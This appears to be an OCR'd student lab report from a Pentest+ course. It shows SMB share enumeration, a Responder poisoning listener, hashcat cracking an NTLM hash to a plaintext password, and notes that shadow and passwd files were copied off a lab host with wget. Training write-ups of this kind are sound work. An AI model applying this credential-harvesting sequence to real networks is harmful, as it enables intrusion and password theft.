[+] 10.0.8.30:445 - ADMIN$ - (DISK|SPECIAL) Remote Admin

[+] 10.0.8.30:445 - C$ - (DISK|SPECIAL) Default share

[+] 10.0.8.30:445 - IPC$ - (IPC|SPECIAL) Remote IPC

[+] 10.0.8.30:445 - NETLOGON - (DISK) Logon server share

[+] 10.0.8.30:445 - Private - (DISK)

[+] 10.0.8.30:445 - Public - (DISK) Public


[+] 10.0.8.30:445 - SYSVOL - (DISK) Logon server share

[*] 10.0.8.30: - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed


Part C:

2)




2a) “IPC Service (ip-10-0-8-90 server (Samba, Ubuntu))”

4)





Appendix B.





Appendix C.

- User: SWilson
  Pass: OnYourLeft!



Lab 5.1.1 - Google Docs
Amazon AppStream 2.0
appstream2.us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
10.0.8.10
kali@kali: ~
File Actions Edit View Help
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [10.0.8.10]
Responder IPv6 [fe80::bc:deff:fe2c:a73d]
Challenge set [random]
Don't Respond To Names ['ISATAP']
[+] Current Session Variables:
Responder Machine Name [WIN-9VC92UT3Q2B]
Responder Domain Name [V8WO.LOCAL]
Responder DCE-RPC Port [48048]
[+] Listening for events ...
[!] Error starting TCP server on port 3389, check permissions or other servers running.
[*] [DHCP] Found DHCP server IP: 10.0.8.1, now waiting for incoming requests ...


Lab 5.1.1 - Google Docs
Amazon AppStream 2.0
Pentest+ Environment Settings
hashcat [hashcat wiki]
appstream2.us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
10.0.8.10
kali@kali: ~
File Actions Edit View Help
* Single-Hash
* Single-Salt
* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 0 MB
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockshort.txt
* Passwords.: 250005
* Bytes.....: 2073947
* Keyspace..: 250005
* Runtime...: 0 secs
Approaching final keyspace - workload adjusted.
1edef9e8e7bd23a4043396d08a816be:OnYourLeft!
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 1edef9e8e7bd23a4043396d08a816be
Time.Started.....: Wed Nov 22 22:09:17 2023 (0 secs)
Time.Estimated...: Wed Nov 22 22:09:17 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1313.9 kH/s (0.13ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 250005/250005 (100.00%)
Rejected.........: 0/250005 (0.00%)
Restore.Point....: 249856/250005 (99.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: andreeab → notmypassword
Started: Wed Nov 22 22:08:22 2023
Stopped: Wed Nov 22 22:09:19 2023
(kali㉿kali)-[~]







shades.txt and passwd.txt copied to kali machine using wget




Cjanssen password shown



